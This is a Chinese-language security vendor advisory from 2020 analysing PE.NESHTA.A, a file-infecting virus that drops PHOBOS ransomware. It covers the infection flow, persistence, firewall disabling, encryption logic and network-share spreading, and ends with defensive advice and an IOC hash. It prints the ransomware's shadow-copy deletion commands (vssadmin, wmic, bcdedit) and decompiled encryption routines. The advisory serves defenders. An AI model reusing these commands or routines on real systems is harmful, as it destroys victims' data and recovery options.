病毒通告


2020 年 10 月 22 日

新型 PE 感染型病毒，感染正常文件并释放 PHOBOS 勒索

事件描述

近日，亚信安全截获新型PE感染型病毒，该病毒首先会感染正常的PE文件，在这些PE文件中写入自身代码，可通过U盘传播。其不仅感染PE文件，还会释放并运行PHOBOS勒索病毒。该勒索病毒最早可追溯到2019年年初，其主要通过RDP暴力破解或者钓鱼邮件进行攻击。不仅加密本地磁盘中的重要文件，还会搜索能够访问到的网络资源并对其进行加密。亚信安全将该病毒命名为PE.NESHTA.A。


攻击流程




病毒详细分析

母体文件分析

病毒母体文件在特定目录释放并运行勒索病毒：




运行刚刚释放的勒索病毒后，接下来开始遍历磁盘感染正常的 EXE 文件，将自身代码写入正常 EXE 文件中。之后程序结束运行。




释放的勒索病毒分析

创建互斥量，以保证同一时间只有一个勒索进程在运行。


创建注册表自启动项目，达到开机自启动目的。




关闭防火墙。



查找并结束如下进程：



将自身拷贝到系统隐藏文件夹%AppData%。



删除磁盘卷影，防止数据恢复，然后开始加密文件。

```
empty 0.0
CB9 ┌CALL 到 CreateProcessW 来自 Fast.01334CB3
448 │ ModuleFileName = "C:\Windows\system32\cmd.exe"
000 │ CommandLine = NULL
000 │ pProcessSecurity = NULL
000 │ pThreadSecurity = NULL
001 │ InheritHandles = TRUE
000 │ CreationFlags = 0
000 │ pEnvironment = NULL
000 │ CurrentDir = NULL
828 │ pStartupInfo = 00C2F828
818 └pProcessInfo = 00C2F818
000
000
4E0 ASCII "vssadmin delete shadows /all /quiet\nwmic shadowcopy delete\nbcdedit /set {default} bootstatuspolicy i"
```

加密文件分析

首先判断文件是否是只读属性，如果是则去除只读属性。然后，判断文件大小，如果文件大小小于0x180000h，则加密整个文件（全加密），否则只加密文件的部分内容（局部加密）。

```
2  v13 = 0;
3  v5 = CreateFileW(a1, 0x80000000, 7u, 0, 3u, 0, 0);
4  if ( v5 == (HANDLE)-1 )
5    return v13;
6  if ( !GetFileSizeEx(v5, &FileSize) )
7    goto LABEL_15;
8  CloseHandle(v5);
9  v5 = (HANDLE)-1;
0  v10 = FileSize;
1  if ( FileSize.QuadPart )
2  {
3    v6 = GetFileAttributesW(a1);
4    dwFileAttributes = v6;
5    if ( v6 != -1 )
6    {
7      v12 = v6 & 1;
8      if ( v6 & 1 )
9        SetFileAttributesW(a1, v6 & 0xFFFFFFFE);
0      v7 = a5 & 1 || v10.QuadPart < 0x180000ui64 ? EncryptWholeFile(a3, a1, lpFileName, a5) : EncryptPartFile(
1                                                                                              a3,
2                                                                                              a1,
3                                                                                              lpFileName,
4                                                                                              a5);
5      v13 = v7;
6      if ( v12 )
```

对于全加密方式，首先创建一个带有勒索后缀名的新文件，然后读取待加密文件中的数据到内存进行加密，加密后写入新创建的文件中。

```
43  v10 = (int)v8 + v9;
44  hObject = (HANDLE)-1;
45  dwFlagsAndAttributes = GetFileAttributesW(lpFileName);
46  if ( nNumberOfBytesToRead >= v10 - v5[8] + 178 && GetFileAttributesW(a4) == -1 )
47  {
48    v11 = CreateFileW(lpFileName, 0xC0000000, 0, 0, 3u, 0, 0);
49    hFile = v11;
50    if ( v11 != (HANDLE)-1 )
51    {
52      liDistanceToMove.QuadPart = 0i64;
53      if ( SetFilePointerEx(v11, 0i64, &liDistanceToMove, 2u) )
54      {
55        if ( liDistanceToMove.QuadPart )
56        {
57          liDistanceToMove.QuadPart = 0i64;
58          if ( SetFilePointerEx(hFile, 0i64, &liDistanceToMove, 0) )
59          {
60            hObject = CreateFileW(a4, 0x40000000u, 1u, 0, 1u, dwFlagsAndAttributes, 0);
61            if ( hObject != (HANDLE)-1 && !SetKey(&v17, *v5, (_DWORD *)a2) )
62            {
63              while ( ReadFile(hFile, (LPVOID)v5[8], nNumberOfBytesToRead, &nNumberOfBytesToWrite, 0) )
64              {
65                if ( nNumberOfBytesToWrite < nNumberOfBytesToRead )
66                {
67                  dwFlagsAndAttributes = 16 - (nNumberOfBytesToWrite & 0xF);
68                  sub_408FA9(nNumberOfBytesToWrite + v5[8], 0, dwFlagsAndAttributes);
69                  nNumberOfBytesToWrite += dwFlagsAndAttributes;
70                }
71                if ( !Encrypt((int)&v17, v5[8], v5[8])
72                  || !WriteFile(hObject, (LPCVOID)v5[8], nNumberOfBytesToWrite, &NumberOfBytesWritten, 0)
73                  || NumberOfBytesWritten != nNumberOfBytesToWrite )
74                {
75                  break;
76                }
77                if ( nNumberOfBytesToWrite < nNumberOfBytesToRead )
78                {
```

加密完成后，在新文件的尾部追加加密后的源文件信息等相关数据，最后删除源文件。

```
memcpy(v14, v13, v12);
memcpy(v10, (_BYTE *)v5 + 4, 20);
memcpy(v10 + 20, (_BYTE *)a2, 16);
memcpy(v10 + 40, (_BYTE *)(*v5 + 32), 128);
memcpy(v10 + 172, (_BYTE *)v5 + 24, 6);
v15 = v23;
*(_DWORD *)(v10 + 36) = dwFlagsAndAttributes;
*(_DWORD *)(v10 + 168) = v15 + 178;
if ( !SetKey(&v18, *v5, (_DWORD *)a2) )
{
  if ( Encrypt((int)&v18, v5[8], v5[8]) )
  {
    sub_408FA9(&v18, 0, 296);
    if ( WriteFile(hObject, (LPCVOID)v5[8], *(_DWORD *)(v10 + 168), &NumberOfBytesWritten, 0) )
    {
      if ( NumberOfBytesWritten == *(_DWORD *)(v10 + 168) )
      {
        if ( a5 & 4 )
          sub_4086B7(hFile);
        if ( a5 & 2 )
        {
          FlushFileBuffers(hFile);
          FlushFileBuffers(hObject);
          CloseHandle(hFile);
          if ( hObject != (HANDLE)-1 )
            CloseHandle(hObject);
          if ( v24 )
          {
            DeleteFileW(lpFileName);
          }
          else if ( hObject != (HANDLE)-1 )
          {
            DeleteFileW(a4);
          }
```

对于局部加密方式，首先读取 3*0xC0000 长度的数据进行加密。

```
if ( v5[9] < (unsigned int)(v9 + 262346) )
  goto LABEL_21;
if ( !MoveFileW(lpExistingFileName, lpNewFileName) )
  goto LABEL_21;
hFile = CreateFileW(lpNewFileName, 0xC0000000, 0, 0, 3u, 0, 0);
if ( hFile == (HANDLE)-1 )
  goto LABEL_21;
if ( SplitRead(hFile, v8 + 32, lpBuffer) )    // Read 3*C0000h data
{
  sub_408FD7(v26, (_BYTE *)(v8 + 32), 24);
  v11 = lpBuffer;
  *(_DWORD *)v8 = 0;
  *(_DWORD *)(v8 + 4) = 1;
```

然后移动文件指针到文件尾部，写入加密后的数据，最后将之前读取的数据清空。

```
liDistanceToMove.QuadPart = 0i64;
if ( SetFilePointerEx(hFile, 0i64, &liDistanceToMove, 2u) )// set file pointer to fileend
{
  if ( WriteFile(v16, (LPCVOID)v5[8], *(_DWORD *)(v10 + 168), &NumberOfBytesWritten, 0)
    && NumberOfBytesWritten == *(_DWORD *)(v10 + 168) )
  {
    SetEndOfFile(v16);
    ZeroReadedBuffer(v16, (LPCVOID)(v26 + 24));
    if ( a5 & 2 )
      FlushFileBuffers(v16);
    v27 = 1;
```

该病毒会搜索能够访问到的网络资源并对其进行加密。

```
v3 = sub_40530C(v2);
sub_403955(*((LPCRITICAL_SECTION *)lpThreadParameter + 3), 58, 0);
if ( v3 )
{
  if ( v1 )
  {
    sub_408FD7((int)v1, L"\\\\?\\UNC\\\\\\e-", 16);
    nSize -= 8;
    if ( GetComputerNameW(v1 + 8, &nSize) )
      sub_4035D2((__int16 *)v1, &lpMem);
    if ( !sub_405962(*((_DWORD *)lpThreadParameter + 4)) )
    {
      do
      {
        sub_401E10(1u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
        sub_401E10(4u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
        sub_401E10(5u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
        sub_401E10(3u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
        sub_401E10(2u, 0, (int)lpThreadParameter, (int)&lpMem, v3, 128);
        sub_403955(*((LPCRITICAL_SECTION *)lpThreadParameter + 3), 60, 0);
        v6 = &lpMem;
        v7 = v3;
        v5 = lpThreadParameter;
        sub_405230((int)&v5);
        sub_40542B(v3);
        if ( lpMem )
```

```
if ( !WNetOpenEnumW(dwScope, 0, 0, lpNetResource, &hEnum) && !WNetEnumResourceW(hEnum, &cCount, v6, &BufferSize) )
{
  do
  {
    if ( sub_405962(*(_DWORD *)(a3 + 16)) )
      break;
    while ( cCount )
    {
      v8 = (DWORD)&v6[--cCount];
      if ( *(_BYTE *)(v8 + 12) & 2 )
      {
        if ( a6 )
        {
          if ( !lpNetResource
            || (v9 = lpNetResource->lpRemoteName) != 0 && (v10 = *(_DWORD *)(v8 + 20)) != 0 && sub_4090DD(v9, v10) )
          {
            sub_401E10(dwScope, &v6[cCount], a3, a4, a5, a6 - 1);
          }
        }
      }
      else if ( *(_BYTE *)(v8 + 4) & 1 && (unsigned int)Process_data11(*(__int16 **)(v8 + 20)) <= 0x8007 )
      {
        if ( sub_409216(v6[cCount].lpRemoteName, L"\\\\?\\UNC\\\\\\e-", 8) )
        {
          for ( i = (__int16 *)v6[cCount].lpRemoteName; *i == 92; ++i )
            ;
          sub_408FD7((int)lpMem, L"\\\\?\\UNC\\\\\\e-", 16);
          sub_40927D((int)lpMem + 16, i);
```

勒索信截图：

亚信安全产品解决方案

亚信安全产品	解决方案
防毒墙网络版 【 OfficeScan】	病毒码版本 16.297.60，云病毒码版本 16.297.71，全球码版本 16.297.00 已经可以检测；
服务器深度安全防护系统 【DS】	病毒码版本 16.297.60，云病毒码版本 16.297.71，全球码版本 16.297.00 已经可以检测；

安全建议

- ✓ 及时更新病毒码版本；
- ✓ 打开系统自动更新，并检测更新进行安装；
- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 请到正规网站或者应用商店下载程序；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 尽量关闭不必要的端口；
- ✓ 尽量关闭不必要的网络共享；
- ✓ 请注意备份重要文档。备份的最佳做法是采取 3-2-1 规则，即至少做三个副本，用两种不同格式保存，并将副本放在异地存储。

IOCs

样本名称	Fast.exe_
SHA-1	ADF7F0CA73BDA0593805771A898E2F5FF3A1D04E
编译平台	Microsoft Visual C/C++(6.0)[-]
亚信安全检测名	PE.NESHTA.A